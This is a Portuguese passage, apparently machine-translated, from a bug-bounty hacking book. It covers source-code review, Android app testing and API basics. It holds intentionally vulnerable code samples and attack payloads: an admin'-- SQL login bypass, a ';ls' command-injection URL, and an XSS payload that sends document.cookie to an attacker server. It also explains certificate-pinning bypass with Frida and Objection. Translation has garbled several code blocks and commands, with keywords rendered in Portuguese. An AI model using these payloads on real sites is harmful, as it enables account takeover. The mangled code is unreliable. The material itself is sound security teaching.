Os arquivos de configuração permitem que você obtenha mais informações sobre o aplicativo de destino e podem conter credenciais. Você também pode procurar caminhos de arquivos para arquivos de configuração no código-fonte. Os arquivos de configuração geralmente têm as extensões de arquivo *.conf*, *.env*, *.cnf*, *.cfg*, *.cf*, *.ini*, *.sys* ou *.plist*.

Em seguida, procure caminhos adicionais, endpoints obsoletos e endpoints em desenvolvimento. Esses são endpoints que os usuários talvez não encontrem ao usar o aplicativo normalmente. Mas se eles funcionarem e forem descobertos por um invasor, podem levar a vulnerabilidades como desvio de autenticação e vazamento de informações confidenciais, dependendo do endpoint exposto. Você pode pesquisar strings e caracteres que indicam URLs como *HTTP*, *HTTPS*, barras (/), marcadores de parâmetros de URL (?), extensões de arquivo (*.php*, *.html*, *.js*, *.json*), e assim por diante.

A abordagem detalhada

Se você tiver mais tempo, complemente as técnicas rápidas com uma revisão mais extensa do código-fonte para encontrar vulnerabilidades sutis. Em vez de ler toda a base de código linha por linha, experimente estas estratégias para maximizar sua eficiência.

Funções importantes

Ao ler o código-fonte, concentre-se em funções importantes, como autenticação, redefinição de senha, ações de alteração de estado e leituras de informações confidenciais. Por exemplo, você deve dar uma olhada de perto nesta função de login, escrita em Python:

```
def login():
    consulta = "SELECT * FROM users WHERE username = '" + \
    1 request.username + "' AND password = '" + \
        request.password + "'";
    authed_user = database_call(query)
    2 login_as(authed_user)
```

Essa função procura um usuário no banco de dados usando uma consulta SQL criada a partir do nome de usuário e da senha fornecidos pelo usuário 1. Se existir um usuário com o nome de usuário e a senha especificados, a função fará o login do usuário 2.

Esse código contém um exemplo clássico de uma vulnerabilidade de injecção de SQL. Em 1, o aplicativo usa a entrada do usuário para formular uma consulta SQL sem higienizar a entrada de forma alguma. Os invasores poderiam formular um ataque, por exemplo, digitando `admin'--` como nome de usuário para fazer login como usuário administrador. Isso funciona porque a consulta se tornaria a seguinte:

```
SELECT password FROM users WHERE username = 'admin' -- AND password = ";
```

As partes do aplicativo que são importantes dependem das prioridades da organização. Analise também como os componentes importantes interagem com outras partes do aplicativo. Isso lhe mostrará como a entrada de um

invasor pode afetar diferentes partes do aplicativo.

Entrada do usuário

Outra abordagem é ler cuidadosamente o código que processa a entrada do usuário. A entrada do usuário, como parâmetros de solicitação HTTP, cabeçalhos HTTP, caminhos de solicitação HTTP, entradas de banco de dados, leituras de arquivos e uploads de arquivos, fornece os pontos de entrada para que os invasores explorem as vulnerabilidades do aplicativo. Isso pode ajudar a encontrar vulnerabilidades comuns, como XSS armazenado, injeções de SQL e XXEs.

Concentrar-se nas partes do código que lidam com a entrada do usuário fornecerá um bom ponto de partida para identificar possíveis perigos. Não deixe de analisar também como a entrada do usuário é armazenada ou transferida. Por fim, verifique se outras partes do aplicativo usam a entrada do usuário processada anteriormente. Você pode descobrir que a mesma entrada de usuário interage de forma diferente com vários componentes do aplicativo.

Por exemplo, o snippet a seguir aceita a entrada do usuário. A variável PHP `$_GET` contém os parâmetros enviados na string de consulta de URL, portanto, a variável `$_GET['next']` refere-se ao valor do parâmetro de consulta de URL denominado `next`:

```
<?php  
[...]  
Se ($logged_in){  
    1 $redirect_url = $_GET['next'];  
    2 header("Location: ". $redirect_url); exit;  
}  
[...]  
?>
```

Esse parâmetro é armazenado na variável `$redirect_url` 1. Em seguida, o `header()` define o `Location` do cabeçalho de resposta para essa variável 2. O cabeçalho `Location` controla para onde o navegador redireciona o usuário. Isso significa que o usuário será redirecionado para o local especificado no próximo parâmetro de URL.

A vulnerabilidade nesse trecho de código é um redirecionamento aberto. O parâmetro de consulta URL `next` é usado para redirecionar o usuário após o login, mas o aplicativo não valida o URL de redirecionamento antes de redirecionar o usuário. Ele simplesmente pega o valor do parâmetro de consulta de URL `next` e define o cabeçalho de resposta de acordo.

Mesmo uma versão mais robusta dessa funcionalidade pode conter vulnerabilidades. Dê uma olhada neste trecho de código:

```
<?php  
[...]  
Se ($logged_in){  
    $redirect_url = $_GET['next'];
```

```
1 if preg_match("/example.com/", $redirect_url){ header("Location: ".
    $redirect_url);
    saída;
}
} [...]
?>
```

Agora o código contém alguma validação de entrada: a função PHP `preg_match(PATTERN, STRING)` verifica se a `STRING` corresponde ao padrão regex **PATTERN 1**. Presumivelmente, esse padrão garantiria que a página redirecionasse para um local legítimo. Mas esse código ainda contém um redirecionamento aberto. Embora o aplicativo agora valide o URL de redirecionamento antes de redirecionar o usuário, ele o faz de forma incompleta. Ele verifica apenas se o URL de redirecionamento contém a string `example.com`. Conforme discutido no Capítulo 7, os invasores poderiam facilmente contornar essa proteção usando um URL de redirecionamento como `attacker.com/example.com` ou `example.com.attacker.com`.

Vejamos outro exemplo em que o rastreamento da entrada do usuário pode nos indicar vulnerabilidades. A função PHP `parse_url(URL, COMPONENT)` analisa um URL e retorna o componente de URL especificado. Por exemplo, essa função retornará a string `/index.html`. Nesse caso, ela retorna o `PHP_URL_PATH`, a parte do caminho do arquivo do URL de entrada:

```
parse_url("https://www.example.com/index.html", PHP_URL_PATH)
```

Você consegue identificar as vulnerabilidades no seguinte trecho de código PHP?

```
<?php
[...]
1 $url_path = parse_url($_GET['download_file'], PHP_URL_PATH);
2 $command = 'wget -o stdout https://example.com' . $url_path;
3 system($command, $output);
4 echo "<h1> Você solicitou a página:" . $url_path . "</h1>"; echo $output;
[...]
?>
```

Esta página contém uma vulnerabilidade de injeção de comando e uma vulnerabilidade de XSS refletida. Você pode encontrá-las prestando atenção ao local em que o aplicativo usa o parâmetro `download_file` fornecido pelo usuário.

Digamos que essa página esteja localizada em `https://example.com/download`. Esse código recupera o parâmetro de consulta de URL `download_file` e analisa o URL para recuperar seu componente de caminho **1**. Em seguida, o servidor faz o download do arquivo localizado no servidor `example.com` com o caminho do arquivo que corresponde ao caminho

no URL `download_file`. Por exemplo, visitar esse URL fará o download do arquivo `https://example.com/abc`:

`https://example.com/download?download_file=https://example.com/abc`

O comando `system()` do PHP executa um comando do sistema, e `system(COMMAND, OUTPUT)` armazenará a saída de `COMMAND` na variável `OUTPUT`. Esse programa passa a entrada do usuário para uma variável `$command` e, em seguida, para a função `system()`. Isso significa que os usuários podem executar código arbitrário injetando sua carga útil no `$url_path`. Eles simplesmente teriam que interferir no parâmetro GET `download_file` enquanto solicitam uma página, assim:

`https://example.com/download?download_file=https://example.com/download;ls`

O aplicativo exibe uma mensagem na página da Web usando a entrada direta do usuário. 4. Os invasores podem incorporar uma carga útil de XSS no download.

`_file` e fazer com que ele seja refletido na página da vítima depois que um usuário da vítima acessar o URL criado. O URL de exploração pode ser gerado com este trecho de código. (Observe que a segunda linha se encaixa em uma terceira para fins de exibição).

```
<?php  
$exploit_string = "<script>document.location='http://attacker_server_ip/cookie_staler  
.php?c='+document.cookie;</script>";  
  
echo "https://example.com/" . $exploit_string;  
?>
```

Exercício: Identificar as vulnerabilidades

Algumas dessas dicas podem parecer abstratas, portanto, vamos examinar um programa de exemplo, escrito em Python, que o ajudará a praticar os truques apresentados neste capítulo. Em última análise, a revisão do código-fonte é uma habilidade que deve ser praticada. Quanto mais você analisar um código vulnerável, mais hábil você se tornará para detectar bugs.

O programa a seguir tem vários problemas. Veja quantos você consegue encontrar:

```
solicitações de importação  
import urllib.parse as urlparse from  
urllib.parse import parse_qs  
api_path = "https://api.example.com/new_password" user_data =  
{"new_password": "", "csrf_token": ""}  
  
def get_data_from_input(current_url):  
    # Obter os parâmetros de URL  
    # todo: talvez queremos parar de colocar as senhas de usuário 1  
    # e tokens no URL! Isso realmente não é seguro.  
    # Todo: precisamos solicitar a senha atual do usuário antes que ele  
    # possa alterá-la!  
    url_object = urlparse.urlparse(current_url) query_string =  
    parse_qs(url_object.query)
```

```

tentar:
    user_data["new_password"] = query_string["new_password"][0] user_data["csrf_token"] =
        query_string["csrf_token"][0]
exceto: pass

def new_password_request(path, user_data):
    if user_data["csrf_token"] == 2
        validate_token(user_data["csrf_token"]) resp =
            requests.Response()
    tentar:
        resp = requests.post(url=path, headers=headers, timeout=15, verify=False, data=user_data) print("Sua nova senha está definida!")
    exceto: pass

def validate_token(csrf_token):
    Se (csrf_token == session.csrf_token):
        passe
    mais:
        raise Exception("Token CSRF incorreto. Solicitação rejeitada.")

def validate_referer():
    # Todo: implementar a verificação real do referenciador! Agora a função é um espaço reservado. 4
    if self.request.referer:
        return True
    else:
        throw_error("Referer incorreto. Solicitação rejeitada.")

se name == " main ":
    validate_referer() get_data_from_input(self.request.url)
    new_password_request(api_path, user_data)

```

Vamos começar analisando como esse programa funciona. Ele deve receber um parâmetro de URL new_password para definir uma nova senha para o usuário. Ele analisa os parâmetros de URL para new_password e csrf_token. Em seguida, ele valida o token CSRF e executa a solicitação POST para alterar a senha do usuário.

Esse programa tem vários problemas. Primeiro, ele contém vários comentários reveladores do desenvolvedor 1. Ele aponta que a solicitação para alterar a senha do usuário é iniciada por uma solicitação GET, e tanto a nova senha do usuário quanto o token CSRF são comunicados no URL. Transmitir segredos em URLs é uma prática ruim porque eles podem ser disponibilizados para históricos de navegadores, extensões de navegadores e provedores de análise de tráfego. Isso cria a possibilidade de os invasores roubarem esses segredos. Em seguida, outro comentário de desenvolvimento aponta que a senha atual do usuário não é necessária para mudar para uma nova senha! Um terceiro comentário revelador aponta para o invasor que a funcionalidade de verificação do referenciador CSRF está incompleta. 4.

Você pode ver por si mesmo que o programa emprega dois tipos de proteção CSRF, sendo que ambos são incompletos. A função de verificação do referenciador verifica apenas se o referenciador está presente, e não se o URL do referenciador é de um site legítimo 3. Em seguida, o site implementa uma validação incompleta do token CSRF. Ele verifica se o token CSRF é válido somente se o csrf_token

é fornecido no URL 2. Os invasores poderão executar o CSRF para alterar as senhas dos usuários simplesmente fornecendo a eles um URL que não tenha o parâmetro csrf_token ou que contenha um csrf_token em branco, como nesses exemplos:

https://example.com/change_password?new_password=abc&csrf_token=
https://example.com/change_password?new_password=abc

A revisão do código é uma maneira eficaz de encontrar vulnerabilidades, portanto, se você puder extrair o código-fonte em qualquer ponto durante o processo de invasão, mergulhe no código-fonte e veja o que pode encontrar. A revisão manual do código pode consumir muito tempo. O uso de ferramentas de teste de segurança de análise estática (SAST) é uma ótima maneira de automatizar o processo. Existem muitas ferramentas de SAST comerciais e de código aberto com diferentes recursos, portanto, se você estiver interessado em análise de código e em participar de muitos programas de código-fonte, talvez queira usar uma ferramenta de SAST que lhe agrade.

23

EROIDAPS



Você passou a maior parte deste livro aprendendo a invadir aplicativos da Web. A maioria dos programas de recompensa por bugs oferece recompensas.

A maioria dos usuários de aplicativos da Web tem laços com seus aplicativos da Web, portanto, dominar o hacking na Web é a maneira mais fácil de começar a trabalhar com recompensas por bugs, pois isso desbloqueará a maior variedade de alvos.

Por outro lado, o hacking móvel tem mais alguns pré-requisitos de habilidades e leva mais tempo para começar. Mas, devido à maior barreira de entrada, menos hackers tendem a trabalhar em programas móveis. Além disso, o número de programas móveis está aumentando à medida que as empresas lançam cada vez mais produtos móveis complexos. Às vezes, os programas para dispositivos móveis podem ser listados nas seções Mobile ou IoT do principal programa de recompensa por bugs da empresa. Isso significa que, se você aprender a hackear aplicativos móveis, provavelmente apresentará menos relatórios duplicados e encontrará mais bugs interessantes.

Apesar da configuração mais complexa, a invasão de aplicativos móveis é muito semelhante à invasão de aplicativos da Web. Este capítulo apresenta as habilidades adicionais que você precisa aprender antes de começar a analisar aplicativos Android.

As empresas com aplicativos móveis geralmente têm versões de um aplicativo para Android e iOS. Não abordaremos os aplicativos para iOS, e este capítulo não é, de forma alguma, um guia completo para hackear aplicativos para Android. Mas, juntamente com os capítulos anteriores, ele deve lhe dar a base necessária para começar a explorar o campo por conta própria.

NÃO E

Um dos melhores recursos de referência para hacking móvel é o OWASP Mobile Security Testing Guide (<https://github.com/OWASP/owasp-mstg/>).

Configuração de seu proxy móvel

Da mesma forma que você configurou o navegador da Web para funcionar com o proxy, será necessário configurar o dispositivo móvel de teste para funcionar com um proxy. Isso geralmente envolve a instalação do certificado do proxy em seu dispositivo e o ajuste das configurações do proxy.

Se puder pagar, adquira outro dispositivo móvel ou use um de seus dispositivos抗igos para testes. Os testes em dispositivos móveis são perigosos: você pode danificar accidentalmente o dispositivo, e muitas das técnicas mencionadas neste capítulo anularão a garantia do dispositivo. Você também pode usar um emulador móvel (um programa que simula um dispositivo móvel) para fazer testes.

Primeiro, você precisará configurar o proxy do Burp para aceitar conexões do seu dispositivo móvel, pois, por padrão, o proxy do Burp aceita conexões somente da máquina em que o Burp está sendo executado. Navegue até a seção

Guia Proxy ▶ Options. Na seção Proxy Listeners (Ouvintes de proxy), clique em **Add (Adicionar)**. Na janela pop-up (Figura 23-1), digite um número de porta que não esteja em uso no momento e

selecione **All interfaces** como a opção Bind to address. Clique em **OK**.



Figura 23-1: Configuração do Burp para aceitar conexões de todos os dispositivos na rede Wi-Fi

Seu proxy agora deve aceitar conexões de qualquer dispositivo conectado à

mesma rede Wi-Fi. Por isso, não recomendo fazer isso em uma rede Wi-Fi pública.

Em seguida, você configurará seu dispositivo Android para funcionar com o proxy. Essas etapas variam um pouco de acordo com o sistema que você está usando, mas o processo deve ser uma versão de **Settings**▶**Network**▶**Wi-Fi**, selecionando (geralmente tocando e segurando) a rede Wi-Fi que você está usando no momento.

conectado e selecionando **Modify Network (Modificar rede)**. Em seguida, você poderá selecionar um nome de host e uma porta de proxy. Aqui, você deve inserir o endereço IP do seu computador e o número da porta que selecionou anteriormente. Se estiver usando um computador Linux, poderá encontrar o endereço IP do seu computador executando este comando:

nome do host -i

Se estiver usando um Mac, você pode encontrar seu IP com este comando:

ipconfig getifaddr en0

Seu proxy Burp agora deve estar pronto para começar a interceptar o tráfego de seu dispositivo móvel. O processo de configuração de um emulador móvel para trabalhar com seu proxy é semelhante a esse processo, exceto pelo fato de que alguns emuladores exigem que você adicione detalhes do proxy no menu de configurações do emulador em vez das configurações de rede no próprio dispositivo emulado.

Se quiser interceptar e decodificar o tráfego HTTPS também do seu dispositivo móvel, será necessário instalar o certificado do Burp no seu dispositivo. Para isso, acesse <http://burp/cert> no navegador de seu computador que usa o Burp como proxy. Salve o certificado baixado, envie-o por e-mail para você mesmo e baixe-o em seu dispositivo móvel. Em seguida, instale o certificado em seu dispositivo. Esse processo também dependerá das especificidades do sistema em execução em seu dispositivo, mas deve ser algo como escolher

• certificados do armazenamento. Clique no certificado que você acabou de baixar e selecione VPN e aplicativos na opção Uso do certificado.

Agora você poderá auditar o tráfego HTTPS com o Burp.

Como contornar a fixação de certificados

A fixação de certificados é um mecanismo que limita um aplicativo a confiar apenas em certificados predefinidos. Também conhecido como *SSL pinning* ou *cert pinning*, ele fornece uma camada adicional de segurança contra ataques *man-in-the-middle*, nos quais um invasor intercepta, lê e altera secretamente as comunicações entre duas partes. Se quiser interceptar e decodificar o tráfego de um aplicativo que usa a fixação de certificado, você terá que contornar a fixação de certificado primeiro, ou o aplicativo não confiará no certificado SSL do seu proxy e você não poderá interceptar o tráfego HTTPS.

Às vezes, é necessário contornar a fixação de certificados para interceptar o tráfego de aplicativos mais protegidos. Se você configurou com êxito o seu dispositivo móvel para trabalhar com um proxy, mas ainda não consegue ver o tráfego pertencente ao seu aplicativo de destino, esse aplicativo pode ter implementado a fixação de certificados.

O processo de ignorar a fixação de certificados dependerá de como a fixação de certificados é implementada para cada aplicativo. Para o Android

você tem algumas opções para contornar a fixação. Você pode usar o *Frida*, uma ferramenta que permite injetar scripts no aplicativo. Você pode fazer o download do Frida em <https://frida.re/docs/installation/>. Em seguida, use o script Frida Universal Android SSL Pinning Bypass (<https://codeshare.frida.re/@pcipolloni/universal-android-ssl-pinning-bypass-with-frida/>). Outra ferramenta que você pode usar para automatizar esse processo é o *Objection* (<https://github.com/sensepost/objection/>), que usa o Frida para contornar a fixação para Android ou iOS. Execute o comando `Objection android ssllibpinning disable` para ignorar a fixação.

Para a maioria dos aplicativos, você pode ignorar a fixação de certificados usando essas ferramentas automatizadas. Mas se o aplicativo implementar a fixação com código de usuário, talvez seja necessário contorná-la manualmente. Você pode substituir o certificado empacotado pelo seu certificado personalizado. Como alternativa, você pode alterar ou desativar o código de validação de certificado do aplicativo. O processo de execução dessas técnicas é complicado e altamente dependente do aplicativo que você está visando, portanto, não entrarei em detalhes. Para obter mais informações sobre esses métodos, você terá que fazer uma pesquisa independente.

Anatomia de um APK

Antes de atacar os aplicativos Android, você deve primeiro entender do que eles são feitos. Os aplicativos Android são distribuídos e instalados em um formato de arquivo chamado *Android Package (APK)*. Os APKs são como arquivos ZIP que contêm tudo o que um aplicativo Android precisa para funcionar: o código do aplicativo, o arquivo de manifesto do aplicativo e os recursos do aplicativo. Esta seção descreve os principais componentes de um APK do Android.

Primeiro, o arquivo *AndroidManifest.xml* contém o nome do pacote do aplicativo, a versão, os componentes, os direitos de acesso e as bibliotecas referenciadas, além de outros metadados. É um bom ponto de partida para explorar o aplicativo. Com esse arquivo, você pode obter informações sobre os componentes e as permissões do aplicativo.

Compreender os componentes do seu aplicativo de destino lhe dará uma boa visão geral de como ele funciona. Há quatro tipos de componentes de aplicativos: Atividades (declaradas nas tags `<activity>`), Serviços (declarados nas tags `<service>`), BroadcastReceivers (declarados nas tags `<receiver>`) e ContentProviders (declarados nas tags `<provider>`).

As *atividades* são componentes do aplicativo que interagem com o usuário. As janelas dos aplicativos Android que você vê são compostas de Activities. *Serviços* são operações de longa duração que não interagem diretamente com o usuário, como a recuperação ou o envio de dados em segundo plano. Os *BroadcastReceivers* permitem que um aplicativo responda a mensagens de difusão do sistema Android e de outros aplicativos. Por exemplo, alguns aplicativos baixam arquivos grandes somente quando o dispositivo está conectado ao Wi-Fi, portanto, precisam de uma maneira de serem notificados quando o dispositivo se conecta a uma rede Wi-Fi. Os *ContentProviders* fornecem uma maneira de compartilhar dados com outros aplicativos.

As permissões que o aplicativo usa, como a capacidade de enviar mensagens de texto e as permissões que outros aplicativos precisam para interagir com ele, também são declaradas nesse arquivo *AndroidManifest.xml*. Isso lhe dará uma boa

noção

do que o aplicativo pode fazer e como ele interage com outros aplicativos no mesmo dispositivo. Para saber mais sobre o que você pode encontrar no *AndroidManifest.xml*, visite <https://developer.android.com/guide/topics/manifest/manifest-intro/>.

O arquivo *classes.dex* contém o código-fonte do aplicativo compilado no formato de arquivo DEX. Você pode usar as várias ferramentas de hacking do Android apresentadas mais adiante neste capítulo para extrair e descompilar esse código-fonte para análise. Para saber mais sobre a realização de revisões do código-fonte em busca de vulnerabilidades, consulte o Capítulo 22.

O arquivo `resources.arsc` contém os recursos pré-compilados do aplicativo, como cadeias de caracteres, cores e estilos. A pasta `res` contém os recursos do aplicativo não compilados em `resources.arsc`. Na pasta `res`, o arquivo `res/values/strings.xml` contém as cadeias de caracteres literais do aplicativo.

A pasta *lib* contém código compilado que depende da plataforma. Cada subdiretório da *lib* contém o código-fonte específico usado para uma determinada arquitetura móvel. Os módulos compilados do kernel estão localizados aqui e geralmente são uma fonte de vulnerabilidades.

A pasta *assets* contém os assets do aplicativo, como vídeo, áudio e modelos de documentos. Por fim, a pasta *META-INF* contém o arquivo *MANIFEST.MF*, que armazena metadados sobre o aplicativo. Essa pasta também contém o certificado e a assinatura do APK.

Ferramentas a serem usadas

Agora que você entende os principais componentes de um aplicativo Android, precisará saber como processar o arquivo APK e extrair o código-fonte do Android. Além de usar um proxy da Web para inspecionar o tráfego de e para o seu dispositivo de teste, você precisará de algumas ferramentas essenciais para analisar aplicativos Android. Esta seção não aborda os detalhes de como usar essas ferramentas, mas sim quando e por que usá-las. O restante você pode descobrir facilmente usando as páginas de documentação de cada ferramenta.

Ponte de depuração do Android

O *Android Debug Bridge (ADB)* é uma ferramenta de linha de comando que permite que o seu computador se comunique com um dispositivo Android conectado. Isso significa que você não precisará enviar por e-mail o código-fonte do aplicativo e os arquivos de recursos entre o computador e o telefone se quiser lê-los ou modificá-los no computador. Por exemplo, você pode usar o ADB para copiar arquivos de e para o seu dispositivo ou para instalar rapidamente versões modificadas do aplicativo que está pesquisando. A documentação do ADB está em <https://developer.android.com/studio/command-line/adb/>.

Para começar a usar o ADB, conecte o dispositivo ao laptop com um cabo USB. Em seguida, ative *o modo de depuração* em seu dispositivo. Sempre que quiser usar o ADB em um dispositivo conectado ao laptop por USB, você deverá ativar a depuração USB. Esse processo varia de acordo com o dispositivo móvel, mas deve ser semelhante à escolha de **Developer Options** **Debugging**. Isso permitirá que você interaja com seu dispositivo a partir de seu

laptop via ADB. No Android versão 4.1 e inferior, as opções do desenvolvedor

está disponível por padrão. Nas versões do Android 4.2 e posteriores, as opções de desenvolvedor precisam ser ativadas selecionando  o **telefone** e, em seguida, tocando sete vezes no **número da versão**.

No seu dispositivo móvel, deverá aparecer uma janela solicitando que você permita a conexão do seu laptop. Certifique-se de que o laptop esteja conectado ao dispositivo executando este comando no terminal do laptop:

```
adb devices -l
```

Agora você pode instalar APKs com este comando:

```
adb install PATH_TO_APK
```

Você também pode baixar arquivos do seu dispositivo para o laptop executando o seguinte:

```
adb pull REMOTE_PATH LOCAL_PATH
```

Ou copie arquivos do seu laptop para o seu dispositivo móvel:

```
adb push LOCAL_PATH REMOTE_PATH
```

Estúdio Android

O *Android Studio* é um software usado para desenvolver aplicativos Android e você pode usá-lo para modificar o código-fonte de um aplicativo existente. Ele também inclui um *emulador* que permite executar aplicativos em um ambiente virtual se você não tiver um dispositivo Android físico. Você pode fazer download e ler sobre o *Android Studio* em <https://developer.android.com/studio/>.

Apktool

O *Apktool*, uma ferramenta para engenharia reversa de arquivos APK, é essencial para a invasão do Android e provavelmente será a ferramenta que você usará com mais frequência durante sua análise. Ele converte APKs em arquivos de código-fonte legíveis e reconstrói um APK a partir desses arquivos. A documentação do Apktool está em <https://ibotpeaches.github.io/Apktool/>.

Você pode usar o Apktool para obter arquivos individuais de um APK para análise do código-fonte. Por exemplo, esse comando extrai arquivos de um APK chamado *example.apk*:

```
$ apktool d example.apk
```

Às vezes, você pode querer modificar o código-fonte de um APK e verificar se isso altera o comportamento do aplicativo. Você pode usar o Apktool para reempacotar arquivos de código-fonte individuais depois de fazer modificações. Esse comando empacota o conteúdo da pasta *example* no arquivo *example.apk*:

```
$ apktool b example -o example.apk
```

Frida

O *Frida* (<https://frida.re/>) é um kit de ferramentas de instrumentação incrível que permite injetar seu script nos processos em execução do aplicativo. Você pode usá-lo para inspecionar as funções que são chamadas, analisar as conexões de rede do aplicativo e ignorar a fixação de certificados.

O Frida usa JavaScript como linguagem, portanto, você precisará conhecer JavaScript para tirar o máximo proveito dele. No entanto, você pode acessar vários scripts prontos compartilhados on-line.

Estrutura de segurança móvel

Também recomendo fortemente o *Mobile Security Framework* (<https://github.com/MobSF/Mobile-Security-Framework-MobSF/>), ou *MobSF*, para todos os testes de aplicativos móveis. Essa estrutura automatizada de teste de aplicativos móveis para Android, iOS e Windows pode fazer testes estáticos e dinâmicos. Ele automatiza muitas das técnicas de que falo neste capítulo e é uma boa ferramenta a ser adicionada ao seu kit de ferramentas depois que você entender os fundamentos da invasão do Android.

Busca de vulnerabilidades

Agora que seu ambiente de hacking móvel está configurado, é hora de começar a caçar vulnerabilidades no aplicativo móvel. Felizmente, a invasão de aplicativos móveis não é muito diferente da invasão de aplicativos da Web.

Para começar, extraia o conteúdo do aplicativo e analise o código em busca de vulnerabilidades. Compare os mecanismos de autenticação e autorização dos aplicativos móveis e da Web da mesma organização. Os desenvolvedores podem confiar nos dados provenientes do aplicativo móvel, o que pode levar a IDORs ou à quebra de autenticação se você usar um endpoint móvel. Os aplicativos móveis também tendem a Os usuários de aplicativos de rede podem ter problemas com o gerenciamento de sessões, como reutilização de tokens de sessão, uso de sessões mais longas ou uso de cookies de sessão que não expiram. Esses problemas podem ser encadeados com o XSS para adquirir cookies de sessão que permitem que os invasores assumam o controle das contas mesmo depois que os usuários fazem logout ou alteram suas senhas. Alguns aplicativos usam implementações personalizadas para criptografia ou hashing. Procure por algoritmos inseguros, implementações fracas de algoritmos conhecidos e chaves de criptografia codificadas. Depois de analisar o código-fonte do aplicativo em busca de possíveis vulnerabilidades, você pode validar suas descobertas testando dinamicamente em um emulador ou em um dispositivo real.

Os aplicativos móveis são um excelente lugar para procurar vulnerabilidades adicionais na Web que não estão presentes em seus aplicativos equivalentes na Web. Você pode procurá-las com a mesma metodologia usada para encontrar vulnerabilidades da Web: usando o Burp Suite para interceptar o tráfego que sai do aplicativo móvel durante ações confidenciais. Os aplicativos móveis geralmente usam pontos de extremidade exclusivos que podem não ser tão bem testados quanto os pontos de extremidade da Web porque menos hackers caçam em aplicativos móveis. Você pode encontrá-los procurando endpoints que não foram vistos nos aplicativos Web da organização.

Recomendo testar os aplicativos Web de uma organização primeiro, antes de se aprofundar nos aplicativos móveis, pois um aplicativo móvel geralmente é uma versão simplificada de sua contraparte Web. Procure por IDORs, injecções de SQL, XSS e outras vulnerabilidades comuns da Web usando as habilidades que você já aprendeu. Você também pode procurar vulnerabilidades comuns na Web analisando o código-fonte do aplicativo móvel.

Além das vulnerabilidades que você procura em aplicativos da Web, procure algumas vulnerabilidades específicas de dispositivos móveis. O *AndroidManifest.xml* contém informações básicas sobre o aplicativo e suas funcionalidades. Esse arquivo é um bom ponto de partida para sua análise. Depois de descompactar o arquivo APK, leia-o para obter uma compreensão básica do aplicativo, incluindo seus componentes e as permissões que ele usa. Em seguida, você pode se aprofundar em outros arquivos para procurar outras vulnerabilidades específicas de dispositivos móveis.

O código-fonte dos aplicativos móveis geralmente contém segredos codificados ou chaves de API que o aplicativo precisa para acessar serviços da Web. O arquivo *res/values/strings.xml* armazena as cadeias de caracteres no aplicativo. É um bom lugar para procurar segredos codificados, chaves, pontos de extremidade e outros tipos de vazamentos de informações. Você também pode procurar segredos em outros arquivos usando o grep para procurar as palavras-chave mencionadas no Capítulo 22.

Se você encontrar arquivos com as extensões *.db* ou *.sqlite*, eles são arquivos de banco de dados. Dê uma olhada nesses arquivos para ver quais informações são enviadas junto com o aplicativo. Esses arquivos também são uma fonte fácil de possíveis vazamentos de segredos e informações confidenciais. Procure por itens como dados de sessão, informações financeiras e informações confidenciais pertencentes ao usuário ou à organização.

Em última análise, procurar vulnerabilidades em dispositivos móveis não é muito diferente de hackear aplicativos da Web. Examine atentamente as interações entre o cliente e o servidor e mergulhe no código-fonte. Tenha em mente as classes especiais de vulnerabilidades, como segredos codificados e o armazenamento de dados confidenciais em arquivos de banco de dados, que tendem a se manifestar mais em aplicativos móveis do que em aplicativos da Web.

24

API HACKING



As interfaces de programação de aplicativos (APIs) são uma forma de os programas se comunicarem entre si, e elas potencializam uma ampla variedade de

de aplicativos. À medida que os aplicativos se tornam mais complexos, os desenvolvedores estão usando cada vez mais APIs para combinar componentes de um aplicativo ou vários aplicativos pertencentes à mesma organização. E, cada vez mais, as APIs têm a capacidade de executar ações importantes ou comunicar informações confidenciais.

Neste capítulo, falaremos sobre o que são as APIs, como elas funcionam e como você pode encontrar e explorar as vulnerabilidades das APIs.

O que são APIs?

Em termos simples, uma API é um conjunto de regras que permite que um aplicativo se comunique com outro. Elas permitem que os aplicativos compartilhem dados de forma controlada. Usando APIs, os aplicativos na Internet podem aproveitar os recursos de outros aplicativos para criar recursos mais complexos.

Por exemplo, considere a API do Twitter (<https://developer.twitter.com/en/docs/twitter-api/>). Essa API pública permite que os desenvolvedores externos acessem os dados e as ações do Twitter. Por exemplo, se um desenvolvedor quiser que seu código recupere o conteúdo de um tweet do banco de dados do Twitter, ele poderá usar um ponto de extremidade da API do Twitter que retorna informações sobre o tweet enviando uma solicitação GET para o servidor da API do Twitter localizado em api.twitter.com:

```
GET /1.1/statuses/show.json?id=210462857140252672 Host:  
api.twitter.com
```

Esse URL indica que o desenvolvedor está usando a versão 1.1 da API do Twitter e solicitando o recurso chamado status (que é como o Twitter chama seus tweets) com o ID 210462857140252672. O campo id no URL é um parâmetro de solicitação exigido pelo ponto de extremidade da API. Os pontos de extremidade da API geralmente exigem certos parâmetros para determinar qual recurso deve ser retornado.

O servidor da API do Twitter retornaria os dados no formato JSON para o aplicativo solicitante (este exemplo foi retirado da documentação da API pública do Twitter):

```
1 {  
2   "created_at": "Wed Oct 10 20:19:24 +0000 2018",  
3   "id": 1050118621198921728,  
4   "id_str": "1050118621198921728",  
5   "text": "Para abrir espaço para mais expressão, agora contaremos todos os emojis como iguais -  
includo aqueles com gênero... e pele t... https://t.co/ MkGjXf9aXm",  
6   "truncated": true,  
7   "entities": {  
8     "hashtags": [],  
9     "symbols": [],  
10    "user_mentions": [], "urls": [  
11      {  
12        "url": "https://t.co/MkGjXf9aXm", "expanded_url":  
13        "https://twitter.com/i/web/  
status/1050118621198921728",  
14        "display_url": "twitter.com/i/web/status/1...", "indices": [  
15          117,  
16          140  
17        ]  
18      }  
19    ]  
20  },  
21  "user": {  
22    "id": 6253282,  
23    "id_str": "6253282", "name":  
24    "Twitter API",  
25    "nome_da_tela": "TwitterAPI", "location": "San  
Francisco, CA",  
26    "description": "A verdadeira API do Twitter. Tweets sobre alterações na API, problemas de  
serviço e nossa plataforma para desenvolvedores.  
Não recebeu uma resposta? Ela está em meu site",
```

[...]

1 }

As APIs geralmente retornam dados no formato JSON ou XML. O JSON é uma forma de representar dados em texto simples e é comumente usado para transportar dados em mensagens da Web. Você verá mensagens JSON com frequência quando estiver testando aplicativos, portanto, é útil aprender a lê-las.

Os objetos JSON começam e terminam com um colchete 1. Dentro dessas chaves, as propriedades do objeto representado são armazenadas em pares de valores-chave. Por exemplo, no bloco de dados anterior que representa um tweet, a propriedade `created_at` tem o valor `Wed Oct 10 20:19:24 +0000 2018`. Isso indica que o tweet foi criado na quarta-feira, 10 de outubro de 2018, às 20h19 2.

